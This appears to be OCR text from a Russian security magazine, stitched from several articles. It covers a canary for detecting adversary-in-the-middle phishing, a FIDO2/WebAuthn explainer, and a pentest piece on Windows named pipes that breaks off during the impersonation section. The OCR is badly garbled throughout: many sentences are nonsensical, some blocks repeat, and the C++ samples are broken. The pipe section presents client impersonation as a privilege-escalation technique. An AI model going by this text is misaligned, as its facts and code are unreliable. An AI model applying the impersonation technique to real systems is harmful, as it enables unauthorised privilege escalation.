Ключевое отличие AiM-фишинга от классического: атакующему не нужно создавать фейковую страницу логина, которая полностью копирует оригинал. В случае с AiM злодей демонстрирует жертве исходную страницу без изменений. Поэтому классические методы выявления фиш-китов в этом случае не помогут.

Использование обратного прокси между браузером пользователя и порталом MFA можно обнаружить с помощью скрипта на JS, встроенного в веб-страницу. Этот скрипт может играть роль канарейки и сигнализировать владельцу MFA-приложения и аналитику Blue Team о попытке фишинга:

1. Жертва открывает фишинговую ссылку, и в браузере срабатывает скрипт на JS.
2. Скрипт определяет контекст, в котором исполняется (например, URL), и сопоставляет актуальное доменное имя с ожидаемым.
3. В случае несовпадения контекста скрипт отправляет сигнал на сервер Blue Team.

Делаем похожую канарейку на CSS:

1. Для невидимого глазу изображения (пиксель) создаем атрибут `url()`, который отправляет обращение серверу Blue Team.
2. В HTTP-заголовке обращения передается значение Referer.
3. В случае несовпадения значения Referer с тем, что мы задали, отправляем сигнал аналитику Blue Team.

Wrap a HTTP request in expect
Condition
Header
Header
Header

FIDO2

Разбираемся со стандартами и будущим беспарольной аутентификации

В этой статье мы с тобой проследим историю идей беспарольной аутентификации. Разберемся в том, что такое FIDO2, как работают протоколы WebAuthn и CTAP, а также обсудим их внутренние механизмы защиты и существующие атаки. Между делом раскроем загадку массовой утечки биометрических данных, посмотрим, при чем здесь Passkeys, и попытаемся понять, насколько близко беспарольное будущее.

Никита Скобеев
Специалист по анализу защищенности

Идея отказаться от паролей — чуть ли не ровесница самих паролей. Однако первые серьезные обсуждения этой темы начались примерно в 2004 году, когда Билл Гейтс на конференции по безопасности RSA заявил: «Нет никаких сомнений, что со временем люди будут полагаться на пароли все меньше и меньше... [пароли] просто не способны решить задачу защиты что-либо действительно ценное». Затем был дружный хор голосов из IBM, Google и прочих компаний, пропагандировавших идею «конца паролей». Но с того выступления Гейтса прошло уже двадцать лет, а о конце так — пароли по-прежнему живы.

Перед тем как мы двинемся дальше, освежим несколько базовых понятий:

- **Идентификация** — это процедура предоставления себя информационной системе уникальным образом, то есть, проще говоря, вводя логин, ты идентифицируешь себя.
- **Аутентификация** — это процедура проверки подлинности, то есть, вводя правильный пароль, ты подтверждаешь, что являешься обладателем аккаунта.
- **Авторизация** — это процесс предоставления прав пользователю, который происходит внутри информационной системы.

Как в контексте этой статьи интересует именно аутентификация. Да-фактo стандарты для нее стала комбинация чего — пароль. Но что же не так с паролями?


- *Люди часто не следуют рекомендациям безопасности:* используют снова и снова один и тот же пароль или делают пароли слишком легкими для перебора. По данным исследования за 2022 год, каждый пользователь имеет в среднем чуть больше пароля, причем у каждого третьего это варьируют одного и того же пароля.
- Пароли должны безопасно храниться, как на стороне пользователя, так и на стороне сервера. По данным Verizon, сервисы, современной пользователь имеет в среднем 191 учетную запись, что «вынуждает на потребность в менеджере паролей, но люди использовать бумажки и таблицы. С компаниями не лучше — вспомнить хотя бы историю о том, как в Facebook пароли оказались в открытом виде».
- Поскольку пароли стали стандартным средством аутентификации, у злоумышленников уже накопился опыт и методы их подбора (словари, радужки, утечки), которыми может воспользоваться даже скрипт-кидди. А добавим сюда возможности современных компьютеров, злоумышленники получают просто огромную поверхность атаки. По данным разных исследований, от 80 до 90% всех атак включают использование скомпрометированных учетных данных.

Да и вообще, что говорить, когда Фернандо Корбато, впервые реализовавший механизм паролей в 1961 году, заявлял, что он не предназначался для веба и на текущий день превратился в кошмар.

БЕСПАРОЛЬНАЯ ЭВОЛЮЦИЯ

С паролями все ясно, но, возможно, они действительно стали больше рисков, чем защитой, но что предлагается взамен?

Все началось в 1980-х, когда компания Security Dynamics Technologies (сейчас RSA Security) создала первый аппаратный токен, генерирующий одноразовые пароли (OTP). В 1998 году компания AT&T получила патент на двухфакторную аутентификацию, сочетающую пароль с OTP-кодом. В 2000-х получила распространение система SSO. В 2011 году в Motorola выпустили первый смартфон со сканером отпечатка пальцев, а еще через два года то же сделали и в Apple, снабдив iPhone датчиком Touch ID.



Motorola ATRIX 4G MB860

Security Dynamics SecurID (OTP) и Motorola ATRIX 4G (сканер отпечатка)

Таким образом, эволюция аутентификации создала всего три фактора, **факторы знания** (что-то, что ты знаешь), **факторы владения** (что-то, что ты имеешь), и **факторы биометрии** (часть твоего тела). Поэтому фундаментально у нас есть следующие альтернативы:

- минимизировать недостатки парольной аутентификации (SSO, OAuth, OpenID);
- комбинировать факторы знания с другими факторами (2FA, MFA);
- не использовать факторы знания (беспарольная аутентификация).

Если наша задача — отказаться от паролей, то подходит только последний вариант. Будем искать его. Что бесспорно хорошая альтернатива паролю — это аутентификация, которая не использует фактор знания (пароль, секретный вопрос, пасс-фразу). Но если остается выбор одного из двух факторов. Тем временем **многофакторная аутентификация** (MFA) предполагает использование двух и более различных факторов. Так что ЕА и MFA — это разные вещи, которые не стоит путать.

Разберю самое большое заблуждение о ЕА. Любое использование биометрии — это локальное решение производителя аутентификатора, но даже в этом случае нечего нельзя твоим отпечатком или из производителя не посылает и ничего имя не подписывает, это касается и FIDO2, о котором пойдет речь ниже. Многие путают использование биометрии и ЕА, что порождает массовую историю по поводу утечек биометрических данных.

ЗООПАРК FIDO

Путем логических рассуждений мы пришли к использованию факторов владения или свойства. Звучит просто, но для реализации нужны стандарты, которыми бы руководствовались разработчики сервисов и производители устройств.


С 2004 года были образованы OATH, OIDF, OASIS, ISEA, ОСА и другие. Количество организаций и протоколов росло, компании пробовали создавать продукты, но ни к каменному единому стандарту не пришли. Ситуация в июле 2012 года PayPal, Lenovo и еще четыре компании основали альянс FIDO (Fast Identity Online), миссией которого стало «сократить всеобщую зависимость от паролей». Через два года альянс выпустил первые спецификации: U2F (FIDO Universal 2 Factor) и UDF. То (Fingerprint 2014 года), которое можно условно назвать прототип FIDO 1.0.

Концепт вышел просто невероятным, на него хватало инфраструктуры, поэтому в сентябре 2015 года альянс FIDO обсудил две спецификации и выпустил предварительное FIDO 2.0, которое было отправлено в W3C. На этой основе в W3C в марте 2016 года выпустили черновик WebAuthn, а альянс FIDO объединил несколько доработок в июле 2017 года зарелизил протокол U2F 1.2 (он же CTAP 1.0). Эту связку уже можно назвать полноценным прототипом FIDO 2.0.

INFO

W3C (World Wide Web Consortium) — это международная организация по стандартизации веба. Есть и другие подобные организации, например WHATWG (поддерживает HTML) и ECMA (поддерживает JavaScript). Стандарты, выпущенные этими организациями, не обязательные, но общепризнанные.

W3C и FIDO регулярно выпускают новые итерации своих спецификаций. Так, на сегодняшний день стандартом является WebAuthn (Level 2) от 2021 года и CTAP 2.1 от 2022 года, но существует и новая версия, которая пока на этапе предложения.



Эволюция проектов и протоколов альянса FIDO

На сегодняшний день FIDO2 — это наиболее распространенное решение альянса FIDO, хотя U2F также еще использовали некоторыми веб-серверами как метод 2FA, а U2F применяется в мобильных приложениях как метод подтверждения действия, например транзакции в банковском приложении.

Итого нужно запомнить, что FIDO — это альянс, FIDO1 и FIDO2 — это проекты, а не протоколы; U2F, CTAP и WebAuthn всех версий — это протоколы, у которых есть одноименные спецификации.

АРХИТЕКТУРА FIDO2

FIDO2 позиционируется как безопасный метод аутентификации, построенный на криптографии публичного ключа, и состоит из двух частей — протоколов WebAuthn и CTAP. Зачем два протокола? Так FIDO было легче формализовать свое творение: W3C выпускает только стандарты для веба, а на стороне устройства ничего не решает. Поэтому и получился такой полустандартный стандарт, за которой отвечает одноименно некоммерческий консорциум (W3C) и ассоциация коммерческих организаций (альянс FIDO).

Вначале скажу пару слов о том, что FIDO2 не покрывает: для поля зрения протоколов остается то, как мы получаем аутентификацию (покупаем, или нам его выдают на работе), как мы активируем аутентификатор (устанавливаем свой отпечаток или код) и как хранятся наши ключи (шифрование хранилищ или брауузерный менеджер паролей).

Также **FIDO2 не покрывает Passkeys**, которые сейчас начинают продвигать на некоторых крупных сайтах. Дело в том, что в первых спецификациях FIDO2 такого понятия не существовало, а позже словом Passkeys для удобства начали называть те самые криптографические ключи. На практике Passkeys — это одна из реализаций ключа на основе криптографии, которая может использовать в FIDO2 и обладает другими полезными функциями, например синхронизацией между устройствами. Но стоит помнить, что не WebAuthn, не CTAP не регламентируют Passkeys. Это в данный момент просто самая распространенная реализация.

Основные участники взаимодействия — это:


- пользователь;
- аутентификатор (Authenticator);
- устройство пользователя;
- JS-клиент устройства пользователя (клиент);
- ответственная сторона (Relying Party — RP).

Протокол WebAuthn отвечает за взаимодействие между JS-клиентом и RP, его можно условно назвать клиентским API. В большинстве случаев JS-клиент — это браузер пользователя, но он может быть и нативным приложением для Android или iOS. Для простоты будем считать понятия JS-клиент и браузер, а также веб-сайт и RP равнозначными.

Протокол CTAP регулирует отношения между аутентификатором и устройством пользователя, его можно условно назвать API аутентификатора. Аутентификатор может быть встроенным, например Face ID, или внешним, например аппаратный токен YubiKey, но на мне не будем делать между ними различий.

Данные CTAP может передавать через USB, NFC или BLE (Bluetooth Low Energy). Самые внимательные наверняка заметят, что у нас остался пробел во взаимодействии между устройством пользователя и JS-клиентом. К сожалению, каждая платформа (ОС) решает этот вопрос по-своему, здесь четких стандартов нет.

Концептуально архитектуру FIDO2 приведена на рисунке ниже, а компоненты разные цветом зависят от разных комнат или даже венгров.



Архитектура FIDO2

Продолжение статьи →

FIDO2

РАЗБИРАЕМСЯ СО СТАНДАРТАМИ И ВЕБАУТЕНТИФИКАЦИЕЙ

ЦЕРЕМОНИИ РЕГИСТРАЦИИ

Для того чтобы создать пару из ключей в FIDO2 существует для клиентов специальная церемония с вызовом и ответом аутентификации. Данный ответ с ПК отправляется на сервер, который проверяет его и, если все в порядке, сохраняет ключ для последующего входа. Сам запрос выглядит **GET/POST/PUT** на сервер с данным отправляется в поле вызова.

Для начала клиент отправляет на сервер в FIDO2 серверный для регистрации запрос `/attestation/options`. Сервер отвечает ему JSON-ответом `PublicKeyCredentialCreationOptions`. Этот ответ содержит:

- **Данные RP** — id, name и icon — название сервера и ссылка на его иконку. Берущие иконку, а name — название сервера в человеческом виде, для показа пользователю.
- **Данные пользователя** — id, name и displayName — для идентификации пользователя и системы RP, name (login) и displayName — человеческие имя и фамилия пользователя, для показа пользователю.
- **Вызов** (challenge) — это случайное произвольное значение, на основе которого будет генерироваться ответ аутентификатора, для предотвращения атаки повтора.
- **Требования к алгоритмам** (pubKeyCredParams), которые должны создать ключ. Сервер может предложить несколько алгоритмов, в порядке предпочтения, и клиент выберет первый из поддерживаемых.
- **Требования к аутентификатору** (authenticatorSelection): например, требовать ли **residentKey** и требуется ли **userVerification** (ввод PIN-кода, отпечатка и т. д.).
- **Таймаут** (timeout) — сколько времени ждать ответа.
- **Список уже зарегистрированных ключей** (excludeCredentials), чтобы не регистрировать повторно.

Аттестация

Шаги 5 по 7 на рисунке описывают процесс аутентификации, отвечающий на вызов сервера. Аутентификатор подписывает challenge своим приватным ключом, а клиент отправляет ответ обратно на сервер.

В этом ответе приходит, в отличие от обычной аутентификации, дополнительная информация — аттестация. Аттестация — это цепочка сертификатов, которая доказывает, что ключ был сгенерирован именно аутентификатором определенной модели, а не подделкой. Сервер может проверить аттестацию и решить, доверяет ли он аутентификатору этой модели. Для корпоративных систем это важно: можно разрешить только аппаратные ключи определенных производителей.

Ответ клиента приходит в виде JSON-ответа `PublicKeyCredential`:

```
PublicKeyCredential
{
  "id": "Credential_ID",
  "rawId": "...",
  "type": "public-key",
  "response": {
    "clientDataJSON": "...",
    "attestationObject": "...",
    "transports": ["usb", "nfc"]
  },
  "authenticatorAttachment": "cross-platform",
  "clientExtensionResults": {
    "credProtect": "userVerificationOptional",
    "hmac-secret": true
  }
}
```

Поле `response` сервера будет выглядеть примерно `response: {attestationObject: "...", clientDataJSON: "..."}`. Поле `attestationObject` — это CBOR-объект, в нем содержится `authData` (байтовый массив) и `fmt` (формат аттестации). Поле `authData` имеет следующую структуру:

- `rpIdHash` — хеш от rpId, чтобы сервер проверил, что ответ предназначен именно ему.
- `flags` — биты, показывающие, прошла ли проверка пользователя (UP), выполнена ли верификация (UV), есть ли аттестация (AT) и расширения (ED).
- `signCount` — счетчик подписей, для обнаружения клонирования ключей.
- `attestedCredentialData` — если AT = 1, здесь идет AAGUID аутентификатора, длина credentialID и сам credentialID, а также credentialPublicKey — публичный ключ в формате COSE.
- `extensions` — если ED = 1, здесь расширения.

Поле `fmt` может быть `packed`, `tpm`, `fido-u2f`, `apple` и `none`. Для `packed` с `x5c` внутри `attStmt` сертификаты `x5c` проверяются до корня производителя, а `alg` должен совпадать с алгоритмом из `pubKeyCredParams`. Для `none` аттестация отсутствует, и сервер может принять ее или отклонить в зависимости от политики.

Вход и верификация пользователя

Когда у пользователя уже есть зарегистрированный ключ, сервер отправляет ему challenge для аутентификации. Клиент отправляет запрос `/assertion/options`, сервер отвечает JSON-ответом `PublicKeyCredentialRequestOptions`. Ответ содержит challenge, таймаут, `rpId` и `allowCredentials` — список разрешенных credentialID. Клиент передает challenge аутентификатору, тот подписывает его своим приватным ключом и возвращает ответ. Клиент отправляет ответ на сервер, который проверяет подпись, обновляет `signCount` и выдает сессию. Ответ клиента приходит в виде JSON-ответа `PublicKeyCredential`:

```
PublicKeyCredential
{
  "id": "Credential_ID",
  "rawId": "...",
  "type": "public-key",
  "response": {
    "clientDataJSON": "...",
    "authenticatorData": "...",
    "signature": "...",
    "userHandle": "..."
  }
}
```

Поле `response` сервера аутентификатора содержит пару значений challenge и другие данные, взятые из аутентификатора. Ответ выглядит примерно `response: {authenticatorData: "...", clientDataJSON: "..."}`. Поле `authenticatorData` имеет следующую структуру:

- `rpIdHash` — хеш от rpId, чтобы сервер проверил, что ответ предназначен именно ему.
- `flags` — биты, показывающие, прошла ли проверка пользователя (UP), выполнена ли верификация (UV), есть ли аттестация (AT) и расширения (ED).
- `signCount` — счетчик подписей, для обнаружения клонирования ключей.
- `extensions` — если ED = 1, здесь расширения.

Клиентские данные в формате JSON:

```
clientDataJSON
{
  "type": "webauthn.get",
  "challenge": "dGVzdGNoYWxsZW5nZQ",
  "origin": "https://example.com",
  "crossOrigin": false
}
```

Клиентские данные в формате JSON:

```
clientDataJSON
{
  "type": "webauthn.create",
  "challenge": "dGVzdGNoYWxsZW5nZQ",
  "origin": "https://example.com",
  "crossOrigin": false
}
```

Ответ аутентификатора выглядит примерно `response: {attestationObject: "...", clientDataJSON: "..."}`. Поле `attestationObject` имеет следующую структуру:

- `fmt` — формат аттестации (packed, tpm, fido-u2f, apple, none).
- `attStmt` — данные аттестации, зависящие от формата.
- `authData` — то же, что и в authenticatorData выше.

Клиентские данные в формате JSON:

```
clientDataJSON
{
  "type": "webauthn.get",
  "challenge": "dGVzdGNoYWxsZW5nZQ",
  "origin": "https://example.com",
  "crossOrigin": false
}
```

Клиентские данные в формате JSON:

```
clientDataJSON
{
  "type": "webauthn.create",
  "challenge": "dGVzdGNoYWxsZW5nZQ",
  "origin": "https://example.com",
  "crossOrigin": false
}
```

В начальном этапе сервер отправляет клиенту challenge, который клиент подписывает своим приватным ключом. Сервер проверяет подпись, что доказывает, что клиент обладает приватным ключом, соответствующим зарегистрированному ранее. Сервер обновляет `signCount` и выдает сессию. Клиент получает challenge, подписывает его своим приватным ключом и отправляет ответ. Сервер проверяет подпись, обновляет `signCount` и выдает сессию.

ЦЕРЕМОНИИ АУТЕНТИФИКАЦИИ

Вторая церемония — это аутентификация. Он сильно для сих пор очень похожа на первую, но имеет ряд отличий. Сервер отправляет challenge, клиент получает на сервер challenge и его ответ. Сервер проверяет challenge и выдает сессию. Клиент получает challenge, подписывает его своим приватным ключом и отправляет ответ. Сервер проверяет challenge и выдает сессию.

Conditional UI

Conditional UI (или Passkey Autofill) — это расширение, которое позволяет браузеру предлагать пользователю passkey прямо в поле логина, как обычное автозаполнение паролей. Вместо того, чтобы пользователь вручную выбирал passkey, он видит его в списке подсказок при фокусировке на поле логина.

Чтобы это работало, сервер должен вызвать `navigator.credentials.get()` с параметром `mediation: "conditional"`. Браузер покажет passkey в подсказках, если на странице есть поле с `autocomplete="webauthn"`. Если passkey нет, браузер ничего не покажет — пользователь сможет ввести пароль как обычно.

Conditional UI поддерживается в Chrome, Safari и Edge, но не в Firefox. Поддержка кроссплатформенных passkey (через QR-код) ограничена.

Обнаруженные и необнаруженные ключи

Различают два типа ключей: обнаруженные (discoverable) и необнаруженные (non-discoverable). Обнаруженный ключ хранит у себя имя пользователя и может быть найден сервером по запросу. Необнаруженный ключ не хранит данных пользователя — сервер должен сначала узнать, какой ключ использовать, и только потом аутентифицировать.

Обнаруженные ключи позволяют не вводить логин вообще — сервер сам определит, какой пользователь пытается войти, по ответу аутентификатора. Это удобнее, но занимает место в памяти аутентификатора. Необнаруженные ключи экономят место, но требуют дополнительного шага — сервер должен сначала спросить, какой credentialID использовать.

Обнаруженные ключи называются также resident keys, необнаруженные — server-side credentials. Параметр `residentKey` в `authenticatorSelection` определяет, требовать ли обнаруженный ключ: `"required"` — только обнаруженный, `"preferred"` — предпочтительно, `"discouraged"` — необнаруженный.

Обнаруженные и необнаруженные ключи

Для того, чтобы сервер мог определить, какой ключ использовать, он должен знать, какие credentialID принадлежат пользователю. Для этого используется `allowCredentials` — список разрешенных credentialID, который сервер передает в challenge. Если список пустой, сервер ожидает обнаруженный ключ и может определить пользователя по ответу аутентификатора.

Ответ аутентификатора содержит `userHandle` — это то, что сервер когда-то записал при регистрации. Обычно сервер кладет туда внутренний id пользователя, чтобы не хранить его в открытом виде. Клиент передает `userHandle` обратно, и сервер по нему находит пользователя в своей базе.

Для обнаруженных ключей `allowCredentials` может быть пустым — сервер ждет, что аутентификатор сам подскажет, какой ключ использовать. Для необнаруженных ключей сервер должен сначала выдать challenge с списком разрешенных credentialID, а только потом проверять ответ.

Attestation Conveyance

Attestation conveyance — это параметр, который сообщает, нужно ли аутентификатору отдавать аттестацию. Параметр `attestation` принимает значения `"none"`, `"indirect"` и `"direct"`. По умолчанию — `"none"`, аттестация не передается. Для корпоративных систем обычно ставят `"direct"`, чтобы получить полную цепочку сертификатов.

Сервер может проверять аттестацию, а может игнорировать ее. Если сервер доверяет только определенным производителям, он проверяет цепочку `x5c` и сверяет AAGUID с ожидаемым. Если сервер не проверяет, то аттестация бесполезна — ключ все равно будет работать, но сервер не знает, какой аппаратный ключ перед ним.

Attestation Statement Formats

Attestation statement format (`fmt`) определяет, как устроены данные аттестации. Основные форматы: `packed` (стандартный для большинства ключей), `tpm` (для TPM-чипов), `fido-u2f` (для старых U2F-ключей), `apple` (для Touch ID / Face ID) и `none` (аттестации нет). Сервер должен уметь парсить хотя бы несколько форматов, чтобы поддерживать разные ключи.

Attestation Trust Anchors

Чтобы проверить аттестацию, сервер должен знать корневые сертификаты производителей. Это называется trust anchors. Для `packed` с `x5c` сервер проверяет цепочку до корня производителя. Для `tpm` — до корня TPM-производителя. Для `fido-u2f` — до корня U2F-ключа. Если корень неизвестен, сервер может отклонить ключ или пометить его как «ненадежный».

ATTESTATION CONSEQUENCES

Последствия аттестации зависят от политики сервера. Можно разрешить только определенные модели ключей, требовать `"direct"` attestation для корпоративных систем, или принимать все ключи, но помечать ненадежные. Сертификаты `x5c` проверяются до корня производителя, а `alg` должен совпадать с алгоритмом из `pubKeyCredParams`. Для `none` аттестация отсутствует, и сервер может принять ее или отклонить в зависимости от политики.

Attestation Revocation

Если производитель отзывает сертификаты (например, из-за уязвимости в чипе), ранее выданные ключи становятся ненадежными. Сервер может обновить trust anchors и отклонять старые ключи. Для корпоративных систем это важно: если партия ключей оказалась уязвимой, можно массово отозвать доверие к ней.

Attestation Privacy

Attestation может раскрывать модель аппаратного ключа, что позволяет отслеживать пользователей. Для приватности можно использовать `"none"` или `"indirect"`. Сервер может выдавать разные ключи для разных сервисов, чтобы не связывать аккаунты. Корпоративные системы обычно используют `"direct"` для контроля парка устройств, потребительские — `"none"` для приватности.

Authenticator Selection Criteria

Параметр `authenticatorSelection` определяет, какие ключи подходят. `residentKey` — требовать ли обнаруженный ключ (`"required"`, `"preferred"`, `"discouraged"`). `requireResidentKey` — устаревшее поле, `true` эквивалентно `residentKey: "required"`. `authenticatorAttachment` — `"platform"` (встроенный ключ, Touch ID, Face ID) или `"cross-platform"` (внешний ключ, USB, NFC). `userVerification` — требовать ли ввод PIN-кода, отпечатка и т. д. (`"required"`, `"preferred"`, `"discouraged"`).

Attestation

ЗЛАЯ ТРУБА

Используем Named Pipes при атаке на Windows

Мстислав Касьянов
Эксперт PT Expert Services
@mkasyanov

В Windows есть много этих средств межпроцессного взаимодействия. Одно из них — именованные каналы, в народе — файлы. Давай попробуем использовать их, чтобы между-процесс-вайдеда на благо пентеста и научиться перехватывать этим механизмом свои сообщения. Пусть никто не уйдет без сообщения.

В системе хранится огромное количество процессов, системные вроде **explorer.exe**, **kumlhmbroker.exe** и также твои любимые друзья. Знают о Metasploitable/Empire/Cobalt Strike. Большинство из них хранят значение и не делятся никакой информацией с внешним миром — значит, нам понадобится «посредник» (прокси-нас) с тобой. Пусть будет бывает и иначе. Некоторые процессы должны передавать данные своим сородичам информацию с собственно CPU, разрешенность, нижнюю сенсорную на клавиатуре.

Простейший способ взаимодействия между двумя общими процессами — обмен данными. Один процесс пишет, другой читает. Вторник это не самый удобный способ общения, правда? Здесь возникают проблемы с синхронизацией, отсутствием доступа настоящей формой и прочими неприятностями.

Поэтому разработчики Windows придумали чуть более удобный способ передачи данных для обобщения огромного количества процессов, позволяющий передавать данные между процессами. Одна из этих сущностей — именованные каналы (Named Pipes).

ЧТО ТАКОЕ PIPE

Пайп представляет собой объект типа **FILE_OBJECT**, управляемый специальной файловой системой с именем NPFS — Named Pipe File System. Пайп использует пакеты, и очередь на себе данные разным процессом, что и решает задачу на взаимодействие. На уровне ядра передача данных происходит поверх протокола SMB.

Создание именованного канала происходит с помощью функции CreateNamedPipe():

```
HANDLE CreateNamedPipe(
  [in]  LPCTSTR                lpName,
  [in]  DWORD                  dwOpenMode,
  [in]  DWORD                  dwPipeMode,
  [in]  DWORD                  nMaxInstances,
  [in]  DWORD                  nOutBufferSize,
  [in]  DWORD                  nInBufferSize,
  [in]  DWORD                  nDefaultTimeOut,
  [in]  LPSECURITY_ATTRIBUTES  lpSecurityAttributes
);
```

Давай посмотрим, за что отвечает каждое из полей:

- **lpName** — имя создаваемого пайпа. Оно может не быть уникальным. Например, в системе без пробоев можно быть создан пайп с именем 123 и следом за ним еще один 123. Взаимодействовать клиенты, конечно же, будут с тем пайпом, который был создан раньше.
- **dwOpenMode** — режим работы пайпа (входящий, только вывод или только вывод) плюс дополнительные флаги. Сейчас нас интересуют FILE_FLAG_FIRST_PIPE_INSTANCE, который позволяет отправлять всю информацию клиентам с одинаковым именем. Вторгнем, и этому флагу мы тоже вернемся.
- **dwPipeMode** — режим работы пайпа. Тоже может перешлить поле байтов, а можно и потоковый. Пайп не зарывается в конкретного клиента, подключение удаленным клиентов и «удержание» клиентов до тех пор, пока все данные не будут считаны или записаны — тем нужным режим работы.
- **nMaxInstances** — максимальное количество экземпляров канала. Определяет, сколько пайпов с таким именем может быть в системе. Можно указать PIPE_UNLIMITED_INSTANCES, чтобы ОС сама выбрала это количество, основываясь на доступных ресурсах.
- **nOutBufferSize**, **nInBufferSize** — позволяет указать размеры в байтах выходного и входного буфера именованных каналов. Можно указать 0, тогда пайп использовать размеры по умолчанию.
- **nDefaultTimeOut** — длительность ожидания в миллисекундах для функции WaitNamedPipe().
- **lpSecurityAttributes** — атрибуты защиты. Кстати, это единственный механизм защиты в пайпах. Если в качестве этого значения передается NULL, то к пайпу сможет получить полный доступ кланы группы PA, система и создатель пайпа, а другие на чтение будет у Everyone и учетки Anonymous. Хорошо, если при создании пайпа ты не указал дескриптор безопасности, то удачная из этого пайпа сможет читать кто угодно.

Для работы с пайпом применяются еще некоторые функции (ссылки на документацию):

- ConnectNamedPipe();
- WaitNamedPipe();
- DisconnectNamedPipe()

Первая функция дает возможность серверу ждать подключения клиента (может подключаться «мгновенно» — ему достаточно указать пайп в вызове **CreateFile()**) **ConnectNamedPipe()**:

```
BOOL ConnectNamedPipe(
  HANDLE hNamedPipe,
  LPOVERLAPPED lpOverlapped
);
```

Поле:

- **hNamedPipe** — хендл на созданный на сервере пайп;
- **lpOverlapped** — позволяет контролировать асинхронные операции, связанные с клиентским действием на пайпе. Например, чтобы поле упрощает возвращает сервер ждет, а не после сначалами ждать пайпа. Если NULL, то ждет.

Соответственно, функция антоним — это **DisconnectNamedPipe()**. Она дает тебе возможность отключить клиент от пайпа.

WaitNamedPipe() дает клиенту возможность ждать подключения к сервер-пайпу. Например, после подключения пайпа к серверу. Если пайп не свободен он или не процесс пять минут:

```
BOOL WaitNamedPipe(
  [in] LPCTSTR lpNamedPipeName,
  [in] DWORD   nTimeOut
);
```

- **lpNamedPipeName** — имя пайпа;
- **nTimeOut** — время в миллисекундах, в течение которого функция будет ожидать доступности пайпа. Можно указать WAIT_NOT_FOREVER для бесконечного ожидания.

ПРИМЕР КЛИЕНТА И СЕРВЕРА

Для общего понимания приведем простенькие примеры, как может выглядеть пара сервер с клиентом на языке C++:

```
// Server.cpp
#include <windows.h>
#include <iostream>

int main() {
  wchar_t pipeName = L"\\\\.\\pipe\\mypipe";
  wchar_t message[80] = L"Hello World";
  HANDLE hPipe = NULL;
  LpVoid lpMsg = ConstructMsg(pipeName, PIPE_ACCESS_DUPLEX,
  PIPE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE | PIPE_WAIT, 1, 0, 0, 0,
  NULL);
  bool isPipeConnected = FALSE;
  bool fSuccessRead = ConnectNamedPipe(lpMsg, NULL);
  if (isPipeConnected) {
    DWORD dw;
    WriteFile(lpServerpipe, message, sizeof(message), &dw, NULL);
    std::cout << L"Wrote bytes to pipe" << std::endl;
    DisconnectNamedPipe(lpServerpipe);
  }
  CloseHandle(lpServerpipe);
  return 0;
}

// Client.cpp
#include <windows.h>
#include <iostream>

int main() {
  wchar_t pipeName[] = L"\\\\.\\pipe\\mypipe"; // Можно загрузить
  wchar_t buf[256];
  HANDLE clientPipe = NULL;
  wchar_t numMessage[40] = { 0 };
  // Коннект к пайпу
  clientPipe = CreateFile(pipeName, GENERIC_READ | GENERIC_WRITE, 0,
  NULL, OPEN_EXISTING, 0, NULL);
  ReadFile(clientPipe, numMessage, sizeof(numMessage), NULL, 0);

  MessageBox(NULL, numMessage, NULL, MB_OK);
  return 0;
}
```

Если хотим реализовать многопоточный сервер, то есть при каждом подключении клиента создадим поток, в котором есть **ReadFile()** и **WriteFile()**. Мы также можем использовать **PeekNamedPipe()** для проверки того, что в пайпе новые данные.

ИЗУЧАЕМ ДОСТУПНЫЕ ПАЙПЫ

В системе одновременно работают множество именованных каналов. В следующем разделе будем ими активно экспериментировать, поэтому логичнее будет научиться находить работающие пайпы!

Process Hacker

Самый простой способ обнаружения пайпов — воспользоваться красивым GUI в Process Hacker.

Process Hacker [DESKTOP-TEST\Test]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total rate Private bytes User name Description
System Idle Process 0 0.00 B/s 60 kB NT AUTHORITY\SYSTEM
System 4 0.02 0.00 B/s 136 kB NT AUTHORITY\SYSTEM
Interrupts 0.00 0 B NT AUTHORITY\SYSTEM Hardware interrupts and DPCs
smss.exe 324 0 B/s 1.08 MB NT AUTHORITY\SYSTEM Windows Session Manager
csrss.exe 432 0.02 0.00 B/s 1.34 MB NT AUTHORITY\SYSTEM Client Server Runtime Process
wininit.exe 500 0 B/s 1.16 MB NT AUTHORITY\SYSTEM Windows Start-Up Application
services.exe 588 0.02 0.00 B/s 6.48 MB NT AUTHORITY\SYSTEM Services and Controller app
svchost.exe 704 0.02 0.00 B/s 4.48 MB NT AUTHORITY\SYSTEM Host for Windows services
svchost.exe 732 0.02 0.00 B/s 8.32 MB NT AUTHORITY\SYSTEM Host for Windows services
svchost.exe 772 0.02 0.00 B/s 3.32 MB NT AUTHORITY\SYSTEM Host for Windows services
svchost.exe 1000

ЗЛАЯ ТРУБА

ИСПОЛЬЗУЕМ NAMED PIPES ПРИ ATAKE HA WINDOWS

ИМПЕРСОНАЦИЯ КЛИЕНТОВ

Предлагаю начать с базы. Серверы имепсонации клиентов имеют право олицетворять подключенные клиенты. Причем если клиент не порождающего уровень impersonation, то сервер вызывает ошибку с ваше нашвашего стандартный — SecurityImpersonation. Такого уровня достаточно для запуска **cmd.exe** от лица пользователя.

Сервер может нацеиться на себя токен клиента через вызов функции ImpersonateNamedPipeClient():

```
BOOL ImpersonateNamedPipeClient(
  [in] HANDLE hNamedPipe
);
```

Здесь **hNamedPipe** — это хендл пайпа, к которому подключился клиент.


В этом и следующем разделах мы будем симулировать поведение клиента и сервера. В коде ты встретишь **Server.cpp** (Pipe Server) и **Client.cpp** — клиентская часть, которая подключается к пайпу.

Для имепсонации клиента достаточно лишь дождаться его подключения и вызвать функцию ниже:

```
// Client.cpp
#include <iostream>
#include <windows.h>

const int MESSAGE_SIZE = 512;

int main()
{
    LPCWSTR cwPipeName = L"\\\\.\\pipe\\mysuperpipe";
    HANDLE hClientPipe = NULL;

    wchar_t msg[] = L"ping";
    DWORD dwBytesReaded;

    std::wcout << L"Connecting to " << cwPipeName << std::endl;
    hClientPipe = CreateFile(cwPipeName, GENERIC_READ | GENERIC_WRITE
, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hClientPipe != NULL)
    {
        std::wcout << L"Success" << std::endl;

        while (true) {
            ReadFile(hClientPipe, &msg, wcsize(msg), &dwBytesReaded,
NULL);
            WriteFile(hClientPipe, &msg, wcsize(msg), &dwBytesWritten,
NULL);
        }
    }
    return 0;
